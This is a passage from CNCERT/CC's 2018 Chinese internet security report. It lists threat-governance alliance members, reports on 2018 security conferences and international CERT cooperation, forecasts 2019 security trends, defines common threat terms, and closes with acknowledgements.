恒安嘉新（北京）科技有限公司	CCTGA-000042
北京北信源软件股份有限公司	CCTGA-000043
中科同昌信息技术集团有限公司	CCTGA-000044
启明星辰信息技术集团股份有限公司	CCTGA-000045
北京世纪互联宽带数据中心有限公司	CCTGA-000046
重庆远衡科技发展有限公司	CCTGA-000047
北京网康科技有限公司	CCTGA-000048
北京华瑞网研科技有限公司	CCTGA-000049
小安（北京）科技有限公司	CCTGA-000050
重庆贝特计算机系统工程有限公司	CCTGA-000051
北京微步在线科技有限公司	CCTGA-000052

（续表）

单位名称	联盟证书编号
北京知道创宇信息技术有限公司	CCTGA-000053
中国信息安全测评中心华中测评中心（湖南省信息安全测评中心）	CCTGA-000054
中安比特（江苏）软件技术有限公司	CCTGA-000055
杭州世平信息科技有限公司	CCTGA-000056
安徽中新软件有限公司	CCTGA-000057
北京瑞星信息技术股份有限公司	CCTGA-000058
中国软件与技术服务股份有限公司	CCTGA-000059
中国联合网络通信集团有限公司	CCTGA-000060
厦门市中资源网络服务有限公司	CCTGA-000061
中国互联网络信息中心	CCTGA-000062
深圳市永达电子信息股份有限公司	CCTGA-000063
北京国舜科技股份有限公司	CCTGA-000064
长安通信科技有限责任公司	CCTGA-000065
中国移动通信集团有限公司	CCTGA-000066
厦门商中在线科技股份有限公司	CCTGA-000067
杭州汉领信息科技有限公司	CCTGA-000068
北京神州绿盟科技有限公司	CCTGA-000069
信息产业信息安全测评中心	CCTGA-000070
中国科学院计算机网络信息中心	CCTGA-000071
网之易信息技术（北京）有限公司	CCTGA-000072
四川无声信息技术有限公司	CCTGA-000073
网神信息技术（北京）股份有限公司	CCTGA-000074
中金金融认证中心有限公司	CCTGA-000075
北京天融信科技股份有限公司	CCTGA-000076
杭州数梦工场科技有限公司	CCTGA-000077
杭州迪普科技有限公司	CCTGA-000078
上海中科网威信息技术有限公司	CCTGA-000079
北京猎豹移动科技有限公司	CCTGA-000080
阿里云计算有限公司	CCTGA-000081
赛尔网络有限公司	CCTGA-000082
北京匡恩网络科技有限责任公司	CCTGA-000083
北京白帽汇科技有限公司	CCTGA-000084
阿里巴巴（中国）有限公司	CCTGA-000085
成都卫士通信息产业股份有限公司	CCTGA-000086
北京百度网讯科技有限公司	CCTGA-000087
政务和公益机构域名注册管理中心	CCTGA-000088

（续表）

单位名称	联盟证书编号
思睿嘉得（北京）信息技术有限公司	CCTGA-000089
北京奇虎科技有限公司	CCTGA-000090
上海有孚网络股份有限公司	CCTGA-000091
沈阳东软系统集成工程有限公司	CCTGA-000092
北京搜狗信息服务有限公司	CCTGA-000093
杭州思福迪信息技术有限公司	CCTGA-000094
北京新浪互联信息服务有限公司	CCTGA-000095
深圳腾讯科技有限公司	CCTGA-000096
中国电信集团公司	CCTGA-000097
厦门三五互联科技股份有限公司	CCTGA-000098
华为技术有限公司	CCTGA-000099
宇龙计算机通信科技（深圳）有限公司	CCTGA-000100
微梦创科网络科技（中国）有限公司	CCTGA-000101
北京永信至诚科技股份有限公司	CCTGA-000102
北京鸿网互联科技有限公司	CCTGA-000103
北京元支点信息安全技术有限公司	CCTGA-000104
北京众谊越泰科技有限公司	CCTGA-000105
北京安赛创想科技有限公司	CCTGA-000106
郑州易方科贸有限公司	CCTGA-000107
河南电联通信技术有限公司	CCTGA-000108
西安四叶草信息技术有限公司	CCTGA-000109
北京椒图科技有限公司	CCTGA-000110
成都思维世纪科技有限责任公司	CCTGA-000111
迈普通信技术股份有限公司	CCTGA-000112
江苏君立华域信息安全技术有限公司	CCTGA-000113
江西神舟信息安全评估中心有限公司	CCTGA-000114
陕西宇阳信息科技有限公司	CCTGA-000115
南京中新赛克科技有限责任公司	CCTGA-000117
卓望数码技术（深圳）有限公司	CCTGA-000119
北京中科三方网络技术有限公司	CCTGA-000120
中兴通讯股份有限公司	CCTGA-000121
亚信科技（成都）有限公司	CCTGA-000122
湖南大茶视界控股有限公司	CCTGA-000123
茂名市群英网络有限公司	CCTGA-000124
北京网思科平科技有限公司	CCTGA-000125
山东云策网络科技有限公司	CCTGA-000126

（续表）

单位名称	联盟证书编号
郑州金惠计算机系统工程有限公司	CCTGA-000128
北京京东尚科信息技术有限公司	CCTGA-000129
上海理想信息产业（集团）有限公司	CCTGA-000130
杭州海康威视数字技术股份有限公司	CCTGA-000131
东巽科技（北京）有限公司	CCTGA-000132
北京京东尚科信息技术有限公司	CCTGA-000133
河北网信智安信息技术有限公司	CCTGA-000134
北京数字观星科技有限公司	CCTGA-000135
北京天际友盟信息技术有限公司	CCTGA-000136
北京天特信科技有限公司	CCTGA-000137
神州网云（北京）信息技术有限公司	CCTGA-000138
北京派网软件有限公司	CCTGA-000139
济南互信互通信息技术有限公司	CCTGA-000140
杭州朔方信息技术有限公司	CCTGA-000141
深圳市云盾科技有限公司	CCTGA-000142
北京锦岳智慧科技有限公司	CCTGA-000143
北京山海诚信科技有限公司	CCTGA-000144
广州卫富科技开发有限公司	CCTGA-000145

10

CNCERT/CC 举办的网络安全重要活动

（1）2018 中国网络安全年会在京召开

2018年8月15日，以“荟聚安全大脑 护航智能生态”为主题的2018中国网络安全年会（第15届）在北京召开。本次大会由中央网络安全和信息化委员会办公室指导，国家互联网应急中心主办、中国互联网协会网络与信息安全工作委员会和中国通信学会通信安全技术委员会协办。中央网信办、工业和信息化部、公安部相关司局领导出席会议并作主旨报告。来自党政机关、重要信息系统、企业、行业协会、高校和科研院所等单位的代表共2000余人参会。

国家互联网应急中心主任李湘宁指出，当前互联网虚拟空间与现实空间安全危险叠加交织，对国家安全、社会稳定和人民群众切身利益带来严重影响；应加强数据安全和各类信息保护，强化关键基础设施安全保护，积极应对新技术、新应用安全风险，做大做强网络安全产业，切实提升人民群众网络安全意识技能，让人民成为网络安全的参与者、建设者、受益者。

此外，中国工程院方滨兴院士、Raytheon BBN荣誉首席科学家、互联网名人堂入选者斯蒂芬·肯特（Stephen Kent）、360集团董事长兼CEO周鸿祎、国家互联网应急中心副主任兼总工程师云晓春等网络安全专家在大会作主旨演讲。

方滨兴从保护维、风险维、方法维三个维度和对象、属性、目标、作用、功能、表象、技术、措施、主权9个空间的角度，阐释了网络空间安全的定义和丰富内涵。

斯蒂芬·肯特回顾了从互联网诞生以来相关安全标准的发展历史，分析了已有和新出现的安全隐患，提出了加强安全认证和制订安全标准方面的建议。

周鸿祎认为应通过战略创新、战术创新、技术创新来推动大安全时代的网络安全建设，提出打造整体防御体系、建立信息共享机制、加大产业扶持等一系列建议。

云晓春深度分析了我国网络安全形势和未来热点，指出网络安全问题正在向传统行业延伸，数据安全和漏洞管理亟待加强，人工智能和网络安全的结合将带来颠覆性、变革性影响等趋势，希望针对网络安全发展趋势，共同维护网络空间安全。

本次大会为期三天（8月14-16日），共设置了应急响应、态势感知、网络攻击溯源、威胁情报、物联网、人工智能、安全漏洞、数据安全8个特色分论坛，同期还举办了网络安全技术培训、2018中国网络安全技术对抗赛、中国互联网网络安全威胁治理联盟专业工作组竞选会和2018年网络安全创新产品（技术）评选活动。

网络安全技术培训邀请了来自知道创宇、永信至诚、天融信等企业的国内资深网络安全研究人员担任讲师，先后对区块链安全、无线通信安全、网络安全领域的人工智能等技术进行了深入浅出的讲解。超过500名来自政府机关、学术机构、企业事业单位的专业技术人员参加本次培训，为中国网络安全年会提供了一个生动传递、深入探讨当前网络安全热点和前沿技术的交流平台，使参会人员对区块链、无线通信面临的安全问题、人工智能技术在网络安全领域的应用有了更新的认识，提升了参会人员的网络安全意识，取得较好的培训效果。

2018中国网络安全技术对抗赛以网络安全引擎比赛、夺旗赛、破解赛等形式展开，吸引了来自北京、上海、石家庄、青岛、西安、武汉、长沙、杭州、福州、深圳等近70家队伍报名参赛，参赛选手的单位包括高校、研究所、互联网企业、信息通信企业等。对抗赛共设立5个比赛项目，分别是：网络安全引擎比赛、人工智能安全夺旗赛、攻防实战对抗赛、智能安全破解挑战赛、PC安全夺旗赛，并评选出多个优秀队伍，对于发现网络安全漏洞，开展网络安全攻防对抗，消除网络安全隐患，促进网络安全领域面对面技术交流，培养网络安全人才具有积极的促进作用，将进一步促进我国网络安全整体防护能力的提升。

中国互联网网络安全威胁治理联盟专业工作组竞选会上对“威胁情报共享工作组”和“DDoS攻击治理工作组”分别开展了组长和副组长竞选。经到会组员单位公开投票，北京微步在线科技有限公司当选“威胁情报共享工作组”组长单位，北京数字观星科技有限公司和华为技术有限公司共同当选副组长单位；中国电信股份有限公司当选“DDoS攻击治理工作组”组长单位，中国联合网络通信集团有限公司、杭州智御网络科技有限公司共同当选副组长单位。会上还发布了《中国移动互联网安全报告（2018）》，该报告从移动互联网安全态势情况、移动互联网治理情况、移动互联网安全事件专题情况三个方面综合分析了2017年中国移动互联网安全状况。

2018年网络安全创新产品（技术）评选活动重点考察参选产品（技术）的实用性、创新性以及先进性，共分为材料征集、初审、最终评审三个阶段。CNCERT/CC共收到来自56家单位提交的83份申报材料，通过初审和答辩评审，评选出12项网络安全创新产品分别获得一等奖、二等奖和三等奖，CNCERT/CC为获奖代表颁发了证书。作为CNCERT/CC首次举办的针对网络安全产品（技术）的评选活动，本次评选旨在向我国网络安全企业、科研机构和高校、网络安全初创团队等征集最新的网络安全成果，评选出优秀的创新产品或创新技术成果，扩大优秀创新产品（技术）成果的影响力，促进我国网络安全行业自主创新和快速发展。

（2）2018 年网络安全威胁治理峰会暨 2017 年我国互联网网络安全态势报告发布会在京召开

2018年4月25日，国家互联网应急中心在京举办了2018年网络安全威胁治理峰会暨2017年我国互联网网络安全态势报告发布会。中央网信办、工业和信息化部相关司局领导出席会议并致辞。来自政府部门、重要信息系统单位、电信运营企业、域名注册管理和服务机构、行业协会、互联网和安全企业、应用商店等80多家单位的专家和代表出席了会议。人民日报、中央电视台、北京电视台、新华网、中新网等17家媒体参会。

CNCERT/CC对《2017年我国互联网网络安全态势综述》报告（以下简称“2017年态势综述”）进行了全面解读。2017年态势综述是CNCERT/CC在我国互联网宏观安全态势监测的基础上，结合2017年典型网络安全事件分析及日常网络安全事件应急处置实践成果编撰而成。2017年态势报告全文主要包括三大部分，一是2017年我国互联网网络安全监测数据分析；二是2017年我国互联网网络安全状况分析；三是2018年值得关注的热点分析。

围绕CCTAG联盟的未来发展进行展望，CNCERT/CC提出从“网络安全事件共享与处置”和“提高安全行业的整体技术能力”开展联盟未来的工作，提升中国对网络安全威胁处置的整体能力，并帮助企业提升网络安全技术能力，提高我国网络安全行业总体技术水平和竞争力。随后，CNCERT/CC分别从中国DDoS攻击威胁治理报告、网络安全威胁信息共享体系架构、CNCERT/CC测试环境开放计划、CERT组织建设之道和中国社群：网络安全协作国际化之路共5个方面做专题报告。该报告主要从以下三个方向提出了具体实施方案并做详细介绍：一是将继续推进网络安全威胁情报信息共享以及DDoS攻击资源治理等相关工作；二是将在可

控环境内开放网络安全数据测试环境，帮助企业提升网络流量分析、恶意样本分析和网络安全数据综合分析等安全产品的技术能力；三是愿意帮助国内企业建设企业应急响应组织，建设国内CERT社群，协助国内安全企业走向国际。联盟成员单位围绕CCTGA联盟秘书处提出的设立“CCTGA工作组机制”方案，杭州安恒信息技术股份有限公司提议成立的“网络威胁情报共享工作组”方案，华为公司提议成立的“DDoS攻击威胁治理工作组”方案进行讨论。会议举办了两项重要仪式，一是宣布2018年新增的15家CCTGA联盟成员单位；二是表彰获得特别贡献奖、贡献奖共14家联盟成员单位，以肯定这些成员单位在网络安全威胁情报共享、分析和攻击威胁治理工作中做出的突出贡献。同时，会上宣布了2018年中国网络安全年会将于8月14-16日在北京举办，并宣布2018年中国网络安全技术对抗赛的内容是恶意代码分析引擎和网络流量分析。

（3）中国互联网协会反网络病毒联盟召开年会

2018年2月2日，中国互联网协会反网络病毒联盟（以下简称“ANVA联盟”）2017年度联盟年会在北京召开。ANVA联盟表示在2018年将启动“应用商店区块链”计划，积极推动安全可信的APP分发体系建设。

目前ANVA联盟在16个CNCERT/CC分中心的支持下，接入了134家APP分发渠道进行APP安全检测，累计检测APP数量达535万个，其中恶意APP数量超过8000个。2018年，为深入贯彻工业和信息化部《移动智能终端应用软件预置和分发管理暂行规定》，ANVA联盟将邀请联盟应用商店启动“应用商店区块链”计划，将应用商店发布的APP信息、开发者信息、发布地址、发布时间等记入区块，形成链条，建立一本不可篡改的APP分发账本。一旦发现恶意或者不良APP，通过APP分发账本能够进行及时追溯，帮助应用商店第一时间撤销恶意或者不良APP，真正形成让网民放心的可信APP分发体系。

来自政府和重要信息系统单位、基础电信企业、互联网企业、网络安全企业、CA机构等70多家ANVA联盟成员单位代表参加了本次ANVA年会。

会议公布了2018年新增的6家ANVA联盟成员单位，2018年首批通过移动互联网应用自律白名单认证的两家企业，2018年首批通过ANVA认证并符合通信行业标准《移动互联网应用程序安全加固能力评估要求与测试方法》的两个加固系统。

此外，ANVA联盟对成员单位进行了表彰，感谢他们在恶意程序信息共享、恶意程序检测、恶意程序下架、恶意邮箱和恶意地址处置等网络病毒防范治理工作中

做出的突出贡献。

（4）国家信息安全漏洞共享平台召开 2018 年度工作会议

2018年11月26日，国家信息安全漏洞共享平台（CNVD）2018年度工作会议在北京召开。来自CNVD的26家技术组和22家用户组成员单位，以及来自12家企事业单位的103位代表出席本次会议，会议还特别邀请了对CNVD漏洞提交有突出贡献的8位白帽子。

CNVD秘书处在会上向大家汇报了2017-2018年度的CNVD工作情况，并对CNVD章程的修订情况进行了介绍；随后与会代表举手表决通过了新版《国家信息安全漏洞共享平台章程》；最后CNVD秘书处对2017-2018年度优秀成员单位、白帽子以及行业单位进行了表彰。

会议还邀请了新网银行、四叶草信息和恒安嘉新的专家从众测众防、文档类漏洞挖掘、应急响应分析角度进行经验分享。

漏洞攻击事件影响我国基础网络设施和重要信息系统的运行安全，给国家政治、经济和社会造成了严重危害。CNVD 9年的持续运行，建立了软硬件安全漏洞的统一收集验证、预警发布及应急处置体系，在党政机关和重要行业单位的威胁预警、安全保障以及大规模漏洞攻击威胁应对、漏洞生态秩序维护方面发挥了重要的作用。

（5）中国 – 东盟网络安全应急响应能力建设研讨会在上海举行

2018年10月22日，由国家互联网应急中心举办的中国-东盟网络安全应急响应能力建设研讨会在上海成功举办。来自柬埔寨、印度尼西亚、老挝、马来西亚、缅甸、泰国、新加坡、越南等东盟国家信息通信主管部门和国家级CERT组织的21名代表参加研讨会。中央网信办、工业和信息化部有关司局参会。

本次研讨会是2017年在柬埔寨举办的第十二次中国－东盟电信部长会议确定的重要合作项目之一，主要聚焦于提高中国和东盟的网络安全应急响应能力，深化合作。与会代表就本国网络安全政策发展和网络安全新挑战、中国-东盟网络安全实地培训、下一步合作领域等内容行了介绍和交流。会议期间，东盟代表还应邀参加了APCERT 2018年年会和FIRST亚洲区域研讨会。东盟代表表示，此次交流内容丰富，中国和东盟国家应进一步在网络安全应急响应领域加强合作，争取创造更多的合作领域，共同努力提高本区域的网络安全。

（6）2018 年 APCERT 年会在上海召开

由国家互联网应急中心主办的2018年APCERT年会于2018年10月21-24日

在上海成功举办。来自全球30个国家和地区的50多个组织的150余名代表参加了本次会议，中央网信办、工业和信息化部相关司局及上海网信办领导参会并致辞。CNCERT/CC再次当选APCERT指导委员会委员。

本次APCERT年会主题为“加强信息共享，开展有效协作的应急响应”，分为工作组会议、技术培训、指导委员会会议、闭门会议、全体成员大会、开放会议暨第三届CNCERT/CC国际合作论坛。在为期4天的会议中，APCERT的27个组织成员（APCERT共有30个成员）出席了会议，对APCERT政策、运行、成员规则和工作组进展等问题进行了交流研讨。会议选举了APCERT指导委员会委员，CNCERT/CC第4次成功竞选连任指导委员会委员，并继续担任信息共享组召集人。另外在开放会议暨第三届CNCERT/CC国际合作论坛中，APCERT成员、应邀嘉宾和中外政府和企业的代表对最新网络安全态势、蜜网项目、运用人工智能开展威胁检测与防御、物联网安全标准化、漏洞、应急响应等话题发表了演讲。

作为APCERT成立以来的第17次年度盛会，本次会议有效促进了网络安全信息共享，进一步推动了APCERT愿景的实现，通过全球协作构建一个安全、清洁、可信的亚太网络空间。

（7）CNCERT/CC 圆满完成 2018 年 APCERT 应急演练

2018年3月7日，CNCERT/CC参加了亚太地区计算机应急响应组织（APCERT）发起举办的2018年亚太地区网络安全应急演练，圆满完成了各项演练任务。

2018年APCERT演练的主题是“物联网上恶意软件导致的数据泄露”。此次演练是基于互联网上真实存在的事件与情况，模拟医疗机构受网络攻击的场景，分析并协调处置由恶意软件引发的医疗机构的数据渗透和物联网设备感染事件。

在演练过程中，各组织参与并检验了其事件处置流程。此次演练需要本地和国际间各计算机安全应急响应组织交流协作，协调暂停恶意设备运行，开展恶意代码分析，通知和协助受影响的机构和用户进行防护和加固。本次演练的事件响应由多个经济体协作完成，反映了各经济体应急组织应对网络威胁的协调能力，并有效检验了APCERT在促进和确保互联网安全过程中，不断完善的通信联系渠道，以及不断提高的技术能力和事件响应质量。

来自20个经济体（澳大利亚、孟加拉国、文莱、中国、中国台北、中国香港、印度、印度尼西亚、日本、韩国、老挝、中国澳门、马来西亚、蒙古、缅甸、新西兰、新

加坡、斯里兰卡、泰国和越南）的27个CSIRT成员参加了此次演练。此外，本次演练第5次邀请了伊斯兰计算机应急响应合作组织（OIC-CERT）的成员参加，来自5个经济体（埃及、摩洛哥、尼日利亚、阿曼、巴基斯坦）的OIC-CERT成员参加了演练。

（8）CNCERT/CC 在 APEC 电信工作组第 57 次会议上成功主办物联网安全研讨会

2018年6月6日，国家互联网应急中心主办的物联网安全研讨会在巴布亚新几内亚首都莫尔兹比港的APEC电信工作组（TEL）第57次会议上召开。来自澳大利亚、中国、中国香港、日本、韩国、巴布亚新几内亚、菲律宾、新加坡、中国台北、泰国和美国共11个经济体近50名政府部门的代表，以及来自APEC-TEL的合作组织APNIC、ISOC和APCERT的代表参加了研讨会。研讨会为CNCERT/CC、APEC电信政府部门和互联网企业等提供了一个在物联网安全领域相互交流和学习的机会，与会者就物联网安全状况、政府管理策略、技术解决方案和行业最佳实践等主题进行了深入讨论，并获得了富有建设性的成果。

本次研讨会由来自CNCERT/CC的APEC-TEL网络安全与繁荣工作组（SPSG）副召集人主持，并邀请了来自不同经济体政府部门、企业，以及国际组织的10名代表发表演讲。CNCERT/CC参会代表介绍了中国物联网设备安全情况，安天公司参会代表发表了题为“碎片化设备和规模化威胁二重奏”的演讲，俄罗斯卡巴斯基实验室参会代表从政府角度分析了物联网安全相关问题，恒安嘉新参会代表介绍了基于云管端的物联网安全防护，APNIC参会代表通过APNIC的蜜罐数据分析了物联网安全现状，日本经济产业省网络安全部门参会代表介绍了起草网络／物理安全框架的经验，华为参会代表介绍了物联网安全挑战与产业应对举措，世界互联网协会参会代表介绍了物联网安全政策制定者指南，天融信参会代表发表了题为“物联网的挑战与开拓”的演讲，美国UL公司参会代表介绍了物联网和消费者产品危害。

本次研讨会促进APEC各经济体政府机构、企业和国际组织间的相互交流，分享物联网安全经验，提高物联网安全意识和防护水平。

（9）CNCERT/CC 成功举办 2018 中国 - 东盟网络安全实地培训

2018年11月11-17日，国家互联网应急中心前往缅甸内比都和印尼雅加达，分别对两国的国家级CERT组织mmCERT和ID-SIRTII/CC进行了为期两天的网络安全实地培训。该培训是为了落实中国-东盟信息港建设的具体措施，执行中国和东盟方通过的“关于中国-东盟网络安全实地培训的倡议”而开展的。来自两国

CERT组织、当地政府及其合作伙伴参加了此次培训。

培训议题设置广泛，不仅涵盖中国网络安全政策、网络安全应急工作和最佳实践、网络攻击取证、入侵检测深度分析、事件响应和数字取证以及恶意软件逆向分析等管理和技术内容，还专门安排了上机操作指导环节，以帮助受训人员掌握利用技术工具完成网络安全事件发现分析的能力。恒安嘉新（北京）科技股份公司、360企业安全集团（2019年4月30日更名为奇安信集团）均有多名技术专家参与此次培训授课和技术指导。

此次中国-东盟网络安全实地培训，不仅分享网络安全应急响应的成功经验，增进互信了解，还将有助于提升中国和东盟国家在网络安全事件监测分析及协调处置能力。缅印两国CERT组织均对CNCERT/CC开展的网络安全实地培训表示感谢，并希望与CNCERT/CC继续在网络安全领域开展更加深入的双边合作。

（10）2018 年 FIRST 亚太区域大会在沪召开

由国家互联网应急中心和国际事件响应和安全组织论坛（FIRST）联合主办的2018年FIRST亚太区域大会于2018年10月25-26日在上海成功举办。本次研讨会共有来自政府、产业界、研究和学术机构的70余名代表与会，CNCERT/CC上海分中心领导参会并致欢迎词。

本次研讨会为期两天，分为全会与技术培训。全会上共有9位演讲嘉宾演讲，分别介绍了路由安全、企业邮件攻击、分析工具、物联网、威胁猎寻、高级持续性威胁、FIRST成员规则等主题，技术培训则围绕IPv6安全与恶意程序分析展开。

作为首次在中国境内举办的FIRST区域大会，本次研讨会不仅涵盖了最新的网络安全发展趋势，使亚太地区参会人员对FIRST组织有了更深的了解，同时其他区域的参会者也深入地了解了亚太区域的网络安全情况。自1989年成立以来，FIRST作为事件响应领域的交流平台，通过一系列技术开发、标准制定和培训教育等加强全球网络安全事件响应工作。

2019 年网络安全热点问题

结合2018年我国网络安全状况，以及5G、IPv6、区块链等技术的发展和应用，CNCERT/CC预测2019年网络安全趋势主要如下。

（1）有特殊目的、针对性更强的网络攻击越来越多

目前，网络攻击者发起网络攻击的针对性越来越强，有特殊目的的攻击行动频发。近年来，有“攻击团伙”长期以我国政府部门、事业单位、科研院所的网站为主要目标实施网页篡改，境外“攻击团伙”持续对我国政府部门网站实施DDoS攻击。网络安全事件与社会活动紧密结合的趋势明显，网络攻击事件高发。

（2）国家关键信息基础设施保护受到普遍关注

作为事关国家安全、社会稳定和经济发展的战略资源，国家关键信息基础设施保护的工作尤为重要。当前，应用广泛的基础软硬件安全漏洞不断被披露，具有特殊目的的黑客组织不断对我国关键信息基础设施实施网络攻击，我国关键信息基础设施面临的安全风险不断加大。2018年，APT攻击活动持续活跃，我国多个重要行业遭受攻击。随着关键信息基础设施承载的信息价值越来越高，针对国家关键信息基础设施的网络攻击将会愈演愈烈。

（3）个人信息和重要数据泄露危害更加严重

2018年Facebook信息泄露事件让我们重新审视个人信息和重要数据的泄露可能引发的危害，信息泄露不仅侵犯网民个人利益，还可能对国家政治安全造成影响。2018年我国境内发生了多起个人信息和重要数据泄露事件，犯罪分子利用大数据等技术手段，整合获得的各类数据，可形成对用户的多维度精准画像，所产生的危害将更为严重。

（4）5G、IPv6 等技术广泛应用带来的安全问题值得关注

目前，我国5G、IPv6规模部署和试用工作正在逐步推进，关于5G、IPv6自身

的安全问题以及衍生的安全问题值得关注。5G技术的应用代表着增强的移动宽带、海量的机器通信、超高可靠及低时延的通信，与IPv6技术应用共同发展，将真正实现万物互联，互联网上承载的信息将更为丰富，物联网将大规模发展。但重要数据泄露、物联网设备安全问题目前尚未得到有效解决，物联网设备被大规模利用发起网络攻击的问题将更加突出。同时，区块链技术受到国内外广泛关注并快速应用，从数字货币到智能合约，逐步向文化娱乐、社会管理、物联网等多个领域延伸。随着区块链应用的范围和深度逐渐扩大，数字货币、智能合约、钱包和挖矿软件漏洞等安全问题将会更加凸显。

附 录

网络安全术语解释

• 信息系统

信息系统是指由计算机硬件、软件、网络和通信设备等组成的，以处理信息和数据为目的的系统。

• 漏洞

漏洞是指信息系统中的软件、硬件或通信协议中存在的缺陷或不适当的配置，从而可使攻击者在未授权的情况下访问或破坏系统，导致信息系统面临安全风险。常见漏洞有SQL注入漏洞、弱口令漏洞、远程命令执行漏洞、权限绕过漏洞等。

• 恶意程序

恶意程序是指在未经授权的情况下，在信息系统中安装、执行以达到不正当目的的程序。恶意程序分类说明如下。

①特洛伊木马

特洛伊木马（简称木马）是以盗取用户个人信息、远程控制用户计算机为主要目的的恶意程序，通常由控制端和被控端组成。由于它像间谍一样潜入用户的计算机，与战争中的“木马”战术十分相似，因而得名木马。按照功能，木马程序可进一步分为盗号木马[27]、网银木马[28]、窃密木马[29]、远程控制木马[30]、流量劫持木马[31]、下载者木马[32]和其他木马7类。

[27] 盗号木马是用于窃取用户电子邮箱、网络游戏等账号的木马。
[28] 网银木马是用于窃取用户网银、证券等账号的木马。
[29] 窃密木马是用于窃取用户主机中敏感文件或数据的木马。
[30] 远程控制木马是以不正当手段获得主机管理员权限，并能够通过网络操控用户主机的木马。
[31] 流量劫持木马是用于劫持用户网络浏览的流量到攻击者指定站点的木马。
[32] 下载者木马是用于下载更多恶意代码到用户主机并运行，以进一步操控用户主机的木马。

②僵尸程序

僵尸程序是用于构建大规模攻击平台的恶意程序。按照使用的通信协议，僵尸程序可进一步分为IRC僵尸程序、HTTP僵尸程序、P2P僵尸程序和其他僵尸程序4类。

③蠕虫

蠕虫是指能自我复制和广泛传播，以占用系统和网络资源为主要目的的恶意程序。按照传播途径，蠕虫可进一步分为邮件蠕虫、即时消息蠕虫、U盘蠕虫、漏洞利用蠕虫和其他蠕虫5类。

④病毒

病毒是通过感染计算机文件进行传播，以破坏或篡改用户数据，影响信息系统正常运行为主要目的的恶意程序。

⑤勒索软件

勒索软件是黑客用来劫持用户资产或资源并以此为条件向用户勒索钱财的一种恶意软件。勒索软件通常会将用户数据或用户设备进行加密操作或更改配置，使之不可用，然后向用户发出勒索通知，要求用户支付费用以获得解密密码或者使系统恢复正常运行的方法。

⑥移动互联网恶意程序

移动互联网恶意程序是指在用户不知情或未授权的情况下，在移动终端系统中安装、运行以达到不正当的目的，或具有违反国家相关法律法规行为的可执行文件、程序模块或程序片段。按照行为属性分类，移动互联网恶意程序包括恶意扣费、信息窃取、远程控制、恶意传播、资费消耗、系统破坏、诱骗欺诈和流氓行为8种类型。

⑦其他

上述分类未包含的其他恶意程序。

随着黑客地下产业链的发展，互联网上出现的一些恶意程序还具有上述分类中的多重功能属性和技术特点，并不断发展。对此，将按照恶意程序的主要用途参照上述定义进行归类。

• 僵尸网络

僵尸网络是被黑客集中控制的计算机群，其核心特点是黑客能够通过一对多的命令与控制信道操纵感染木马或僵尸程序的主机执行相同的恶意行为，如可同时对

某目标网站进行分布式拒绝服务攻击，或发送大量的垃圾邮件等。

• 拒绝服务攻击

拒绝服务攻击是向某一目标信息系统发送密集的攻击包，或执行特定的攻击操作，以期致使目标系统停止提供服务。

• 网页篡改

网页篡改是恶意破坏或更改网页内容，使网站无法正常工作或出现黑客插入的非正常网页内容。

• 网页仿冒

网页仿冒是通过构造与某一目标网站高度相似的页面诱骗用户的攻击方式。钓鱼网站是网页仿冒的一种常见形式，常以垃圾邮件、即时聊天、手机短信或网页虚假广告等方式传播，用户访问钓鱼网站后可能泄露账号、密码等个人隐私。

• 网站后门

网站后门事件是指黑客在网站的特定目录中上传远程控制页面，从而能够通过该页面秘密远程控制网站服务器的攻击形式。

• 垃圾邮件

垃圾邮件是指未经用户许可（与用户无关）就强行发送到用户邮箱中的电子邮件。

• 域名劫持

域名劫持是拦截域名解析请求或篡改域名服务器上的数据，使得用户在访问相关域名时返回虚假IP地址或使用户的请求失败。

• 路由劫持

路由劫持是通过欺骗方式更改路由信息，导致用户无法访问正确的目标，或导致用户的访问流量绕行黑客设定的路径，达到不正当的目的。

致 谢

THANKS

《2018 年中国互联网网络安全报告》的写作素材均来自于国家互联网应急中心（以下简称 “CNCERT/CC”）网络安全工作实践及支撑单位的报送素材。CNCERT/CC 网络安全工作离不开政府主管部门长期以来的关心和指导，也离不开各互联网运营企业、网络安全厂商、安全研究机构以及相关合作单位的大力支持。在《2018 年中国互联网网络安全报告》撰写过程中，以下单位向 CNCERT/CC 提供了素材：安天公司（第 2.3.3、3.4.1、4.3.1 节）、杭州安恒信息技术有限公司（第 2.6、5.4.2 节）、北京奇安信科技有限公司（第 2.4 节部分内容）、亚信安全公司（第 2.5 节）、恒安嘉新（北京）科技股份有限公司（第 4.3.2 节）、北京神州绿盟科技有限公司（第 3.4.2 节）、北京天融信网络安全技术有限公司（第 5.4.1 节），特此致谢。

2018 年，为维护公共互联网安全，净化公共互联网网络环境，CNCERT/CC 联合有关单位，在网络安全监测、预警、处置等方面积极开展工作。

以下单位对 CNCERT/CC 事件处置要求及时响应、配合积极：阿里云计算有限公司、成都西维数码科技有限公司、北京新网数码信息技术有限公司、北京蓝海基业科技有限公司、杭州贰贰网络有限公司、上海美橙科技信息发展有限公司、厦门商中在线科技有限公司、厦门纳网科技有限公司。

以下单位向 CNCERT/CC 报送了大量有价值的信息通报，起到了很好的预警效果：北京安天网络安全技术有限公司、恒安嘉新（北京）科技股份公司、网神信息技术（北京）股份有限公司、北京神州绿盟科技有限公司、北京天融信网络安全技术有限公司、

北京启明星辰信息安全技术有限公司、杭州安恒信息技术股份有限公司。

以下单位积极配合开展移动互联网恶意程序下架等工作：非凡软件站、游戏狗、咪咕游戏、中国电信天翼空间、安智市场、OPPO 软件商店、华为应用市场、优视科技有限公司（PP 助手）、北京浩游网讯科技有限公司（优亿市场）、中移互联网有限公司（中国移动 MM 商城）、深圳市腾讯计算机系统有限公司（腾讯应用宝）、北京历趣科技有限公司（历趣商店）、魅族科技（中国）有限公司（魅族应用商店）、木蚂蚁（北京）科技有限公司（木蚂蚁市场）、北京卓易讯畅科技有限公司（豌豆荚）、北京小米科技有限责任公司（小米应用商店）、炫彩互动网络科技有限公司（中国电信爱游戏）、北京奇虎科技有限公司（360 手机助手）。

以下单位在漏洞处置和全局响应方面表现突出：恒安嘉新（北京）科技有限公司、哈尔滨安天科技股份有限公司、北京天融信网络安全技术有限公司、北京奇安信科技有限公司（补天平台）、上海斗象信息科技有限公司（漏洞盒子）、北京知道创宇信息技术股份有限公司（SEEBUG 漏洞平台）、深圳市腾讯计算机系统有限公司（玄武实验室）、腾讯安全应急响应中心（TSRC）、拓尔思信息技术有限公司、深信服科技股份有限公司、北京数字观星科技有限公司、北京启明星辰信息安全技术有限公司。

此报告的完成离不开各单位在日常工作中给予的配合和支持，在此一并感谢。

